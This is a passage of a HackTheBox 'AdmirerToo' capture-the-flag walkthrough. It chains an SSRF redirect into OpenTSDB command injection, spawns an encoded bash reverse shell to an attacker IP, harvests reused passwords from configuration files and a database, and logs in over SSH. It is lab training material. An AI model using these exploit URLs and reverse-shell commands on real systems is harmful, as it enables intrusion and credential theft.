org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelHandler.messageReceived(SimpleChannelHandler.java:142) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat net.opentsdb.tsd.ConnectionManager.handleUpstream(ConnectionManager.java:128) [tsdb-2.4.0.jar:14ab3ef]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:559) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:268) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:255) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.NioWorker.read(NioWorker.java:88) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.AbstractNioWorker.process(AbstractNioWorker.java:108) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.AbstractNioSelector.run(AbstractNioSelector.java:337) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.AbstractNioWorker.run(AbstractNioWorker.java:89) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.NioWorker.run(NioWorker.java:178) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.util.ThreadRenamingRunnable.run(ThreadRenamingRunnable.java:108) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.util.internal.DeadLockProofWorker$1.run(DeadLockProofWorker.java:42) [netty-3.10.6.Final.jar:na]\n\tat java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149) [na:1.8.0_292]\n\tat java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624) [na:1.8.0_292]\n\tat java.lang.Thread.run(Thread.java:748) [na:1.8.0_292]\nCaused by: com.stumbleupon.async.DeferredGroupException: At least one of the Deferreds failed, first exception:\n\tat com.stumbleupon.async.DeferredGroup.done(DeferredGroup.java:169) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.DeferredGroup.recordCompletion(DeferredGroup.java:142) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.DeferredGroup.access$000(DeferredGroup.java:36) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.DeferredGroup$1Notify.call(DeferredGroup.java:82) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.Deferred.doCall(Deferred.java:1278) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.Deferred.runCallbacks(Deferred.java:1257) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.Deferred.callback(Deferred.java:1005) ~[async-1.4.0.jar:na]\n\tat org.hbase.async.HBaseRpc.callback(HBaseRpc.java:720) ~[asynchbase-1.8.2.jar:na]\n\tat org.hbase.async.RegionClient.decode(RegionClient.java:1575) ~[asynchbase-1.8.2.jar:na]\n\tat org.hbase.async.RegionClient.decode(RegionClient.java:88) ~[asynchbase-1.8.2.jar:na]\n\tat org.jboss.netty.handler.codec.replay.ReplayingDecoder.callDecode(ReplayingDecoder.java:500) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.replay.ReplayingDecoder.messageReceived(ReplayingDecoder.java:435) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.hbase.async.RegionClient.handleUpstream(RegionClient.java:1230) ~[asynchbase-1.8.2.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelHandler.messageReceived(SimpleChannelHandler.java:142) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.timeout.IdleStateAwareChannelHandler.handleUpstream(IdleStateAwareChannelHandler.java:36) ~[netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.timeout.IdleStateHandler.messageReceived(IdleStateHandler.java:294) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:559) [netty-3.10.6.Final.jar:na]\n\tat org.hbase.async.HBaseClient$RegionClientPipeline.sendUpstream(HBaseClient.java:3857) ~[asynchbase-1.8.2.jar:na]\n\t... 12 common frames omitted\nCaused by: net.opentsdb.uid.NoSuchUniqueName: No such name for 'metrics': 'sys.cpu.nice'\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:450) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:447) ~[tsdb-2.4.0.jar:14ab3ef]\n\t... 34 common frames omitted\n"}
......
No such name for 'metrics': 'sys.cpu.nice'\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:450) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:447) ~[tsdb-2.4.0.jar:14ab3ef]\n\t... 34 common frames omitted\n"}

After forwarding the request, we’d get this error page. The important part of this is mentioned at the end of the error.

The error is triggered because the ‘metrics’ which we used (sys.cpu.nice) is not available, so it couldn’t able to complete the code execution. So, we need to find the available ‘metrics’ on the application.

  • OpenTSDB 2.4 documentation » HTTP API » /api/suggest

To find available metrics we have to use below endpoint.

1
python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/api/suggest?type=metrics'

Then we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server.

1
["http.stats.web.hits"]

As you can see, there’s is only one metrics available in the application. Let’s modify our redirect link accordingly.

Now we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server. Then check the tcpdump output for ICMP reply.

1
2
3
4
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27ping+-c+4+10.10.14.8%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
10.10.11.137 - - [23/Jan/2022 05:23:01] "GET / HTTP/1.0" 302 -
10.10.11.137 - - [23/Jan/2022 05:23:05] "GET / HTTP/1.0" 302 -
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:23:02.294554 IP admirer-gallery.htb > 10.10.14.8: ICMP echo request, id 1835, seq 1, length 64
05:23:02.294586 IP 10.10.14.8 > admirer-gallery.htb: ICMP echo reply, id 1835, seq 1, length 64
05:23:03.267590 IP admirer-gallery.htb > 10.10.14.8: ICMP echo request, id 1835, seq 2, length 64
05:23:03.267611 IP 10.10.14.8 > admirer-gallery.htb: ICMP echo reply, id 1835, seq 2, length 64
05:23:04.246377 IP admirer-gallery.htb > 10.10.14.8: ICMP echo request, id 1835, seq 3, length 64
05:23:04.246401 IP 10.10.14.8 > admirer-gallery.htb: ICMP echo reply, id 1835, seq 3, length 64
05:23:05.232024 IP admirer-gallery.htb > 10.10.14.8: ICMP echo request, id 1835, seq 4, length 64
05:23:05.232051 IP 10.10.14.8 > admirer-gallery.htb: ICMP echo reply, id 1835, seq 4, length 64

We got the response back, we have a working RCE chained with SSRF. Now it’s time to gain a shell. Make sure to URL encode your reverse shell one-liner, something like below.

1
/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.8/9001 0>&1"

url encoded:

1
%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%22%2f%62%69%6e%2f%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%38%2f%39%30%30%31%20%30%3e%26%31%22

Setup the redirector one more time and execute the SSRF via login by modifying values, then check the netcat listener.

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%22%2f%62%69%6e%2f%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%38%2f%39%30%30%31%20%30%3e%26%31%22%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
10.10.11.137 - - [23/Jan/2022 05:33:28] "GET / HTTP/1.0" 302 -
10.10.11.137 - - [23/Jan/2022 05:34:27] "GET / HTTP/1.0" 302 -
10.10.11.137 - - [23/Jan/2022 05:35:28] "GET / HTTP/1.0" 302 -
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# nc -lvp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:42416.
bash: cannot set terminal process group (535): Inappropriate ioctl for device
bash: no job control in this shell
opentsdb@admirertoo:/$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
opentsdb@admirertoo:/$ ^Z
[1]+ Stopped nc -lvp 9001

┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# stty raw -echo

┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
nc -lvp 9001
reset
reset: unknown terminal type unknown
Terminal type? screen
opentsdb@admirertoo:/$ id
uid=1000(opentsdb) gid=1000(opentsdb) groups=1000(opentsdb)
opentsdb@admirertoo:/$ whoami
opentsdb

Privilege Escalation - User

1
2
3
4
5
opentsdb@admirertoo:/home/jennifer$ cat user.txt 
cat: user.txt: Permission denied
opentsdb@admirertoo:/home/jennifer$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
jennifer:x:1002:100::/home/jennifer:/bin/bash

We need to escalate our privileges to ‘Jennifer’ user. After running ‘Linpeas’ application, we will get database credentials.

1
2
3
4
5
╔══════════╣ Searching passwords in config PHP files
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'cats_dev');
define('DATABASE_PASS', 'adm1r3r0fc4ts');
define('DATABASE_USER', 'cats');

This is not from OpenTSDB configuration file. But, from ‘OpenCats’ application directory.

1
2
3
4
5
6
7
8
9
10
11
opentsdb@admirertoo:/opt/opencats$ ls
ajax constants.php issue_template.md rebuild_old_docs.php
ajax.php db js rss
attachments docker lib scripts
careers Error.tpl LICENSE.md src
careersPage.css ie.css main.css temp
CHANGELOG.MD images modules test
ci index.php not-ie.css upload
composer.json INSTALL_BLOCK optional-updates vendor
composer.lock installtest.php QueueCLI.php wsdl
config.php installwizard.php README.md xml

OpenCATS is a completely free open source ATS. Designed for recruiters, OpenCATS provides basic ATS services such as candidate tracking, resume parsing, and job requisition and posting.

OpenCats is probably running on the machine and from it’s configuration file we got database credentials. Let’s login into DB and look for any passwords.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
opentsdb@admirertoo:/opt/opencats$ mysql -D cats_dev -u cats -padm1r3r0fc4ts
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 101
Server version: 10.3.31-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [cats_dev]> select password,user_name,user_id from user\G
*************************** 1. row ***************************
password: dfa2a420a4e48de6fe481c90e295fe97
user_name: admin
user_id: 1
*************************** 2. row ***************************
password: cantlogin
user_name: cats@rootadmin
user_id: 1250
*************************** 3. row ***************************
password: f59f297aa82171cc860d76c390ce7f3e
user_name: jennifer
user_id: 1251
3 rows in set (0.001 sec)

We have user password, but they are stored in hashed format (MD5). I couldn’t able to crack the hashes. However, I found passwords in ‘admirer’ directory.

1
2
3
4
opentsdb@admirertoo:~$ grep -iRl 'password' /var/www/adminer/ 2>/dev/null
/var/www/adminer/plugins/oneclick-login.php
/var/www/adminer/plugins/plugin.php
/var/www/adminer/adminer-included-0ae90598f37b20e3e7eb122c427729ed.php

There are three files probably with saved passwords. But when I checked those files,those are not actual passwords. However, inside ‘plugins’ directory there’s another directory called ‘data’, it has another password.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
'localhost' => array(
// 'username' => 'admirer',
// 'pass' => 'bQ3u7^AxzcB7qAsxE3',
// Read-only account for testing
'username' => 'admirer_ro',
'pass' => '1w4nn4b3adm1r3d2!',
'label' => 'MySQL',
'databases' => array(
'admirer' => 'Admirer DB',
)
),
];


This password has reused for ‘Jennifer’ user’s login. Let’s ssh and read the user flag.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
jennifer:bQ3u7^AxzcB7qAsxE3

┌──(root💀kali)-[~/hackthebox/machine/admiretoo]
└─# ssh jennifer@10.10.11.137
The authenticity of host '10.10.11.137 (10.10.11.137)' can't be established.
ED25519 key fingerprint is SHA256:6GHqCefcB0XKD8lrY40SKb5COmsxVdTiXV4NYplmxbY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.137' (ED25519) to the list of known hosts.
jennifer@10.10.11.137's password:
Permission denied, please try again.
jennifer@10.10.11.137's password:
Linux admirertoo 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Sun Jan 23 10:30:18 2022 from 10.10.14.10
jennifer@admirertoo:~$ id
uid=1002(jennifer) gid=100(users) groups=100(users)
jennifer@admirertoo:~$ whoami
jennifer
jennifer@admirertoo:~$ cat user.txt
44d517c8732f33ce2b12bed6e24b587f

Let’s find any active services running on the machine.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
jennifer@admirertoo:~$ systemctl list-units --type=service
UNIT LOAD ACTIVE SUB DESCRIPTION
apache2.service loaded active running The Apache HTTP Server
apache2@opencats.service loaded active running The Apache HTTP Server
apparmor.service loaded active exited Load AppArmor profiles
console-setup.service loaded active exited Set console font and keymap
cron.service loaded active running Regular background program processing daemon
dbus.service loaded active running D-Bus System Message Bus
fail2ban.service loaded active running Fail2Ban Service
getty@tty1.service loaded active running Getty on tty1
hbase.service loaded active running HBase
ifup@eth0.service loaded active exited ifup for eth0
ifupdown-pre.service loaded active exited Helper to synchronize boot up for ifupdown
keyboard-setup.service loaded active exited Set the console keyboard layout
kmod-static-nodes.service loaded active exited Create list of required static device nodes for the current kernel
mariadb.service loaded active running MariaDB 10.3.31 database server
networking.service loaded active exited Raise network interfaces
nftables.service loaded active exited nftables
open-vm-tools.service loaded active running Service for virtual machines hosted on VMware
opentsdb.service loaded active running LSB: Starts OpenTSDB TSD
php7.3-fpm.service loaded active running The PHP 7.3 FastCGI Process Manager
rsyslog.service loaded active running System Logging Service
ssh.service loaded active running OpenBSD Secure Shell server
systemd-journal-flush.service loaded active exited Flush Journal to Persistent Storage
systemd-journald.service loaded active running Journal Service
systemd-logind.service loaded active running Login Service
systemd-modules-load.service loaded active exited Load Kernel Modules
systemd-random-seed.service loaded active exited Load/Save Random Seed
systemd-remount-fs.service loaded active exited Remount Root and Kernel File Systems
systemd-sysctl.service loaded active exited Apply Kernel Variables
systemd-sysusers.service loaded active exited Create System Users
systemd-timesyncd.service loaded active running Network Time Synchronization
systemd-tmpfiles-setup-dev.service loaded active exited Create Static Device Nodes in /dev
systemd-tmpfiles-setup.service loaded active exited Create Volatile Files and Directories
systemd-udev-trigger.service loaded active exited udev Coldplug all Devices
systemd-udevd.service loaded active running udev Kernel Device Manager
systemd-update-utmp.service loaded active exited Update UTMP about System Boot/Shutdown
systemd-user-sessions.service loaded active exited Permit User Sessions
user-runtime-dir@1002.service loaded active exited User Runtime Directory /run/user/1002
user@1002.service loaded active running User Manager for UID 1002
vgauth.service loaded active running Authentication service for virtual machines hosted on VMware

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB = The low-level unit activation state, values depend on unit type.

39 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.

Two services are suspicious, OpenCats and Fail2Ban. We have found the OpenCats directory previously. OpenCats is running on port 8080.

1
2
3
4
5
6
7
8
jennifer@admirertoo:~$ curl localhost:8080 | grep opencats
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 3665 100 3665 0 0 325k 0 --:--:-- --:--:-- --:--:-- 357k
<title>opencats - Login</title>
<span id="mainLogo">opencats</span><br />
<span style="font-size: 12px;"><a href="http://forums.opencats.org ">opencats support forum</a></span>
Based upon original work and Powered by <a href="http://www.opencats.org" target="_blank">OpenCATS</a>.</div>

Let’s check Fail2Ban version.

1
2
jennifer@admirertoo:~$ fail2ban-server -V
Fail2Ban v0.10.2

It has a vulnerability in mailing action.

  • Possible RCE vulnerability in mailing action using mailutils (mail-whois)

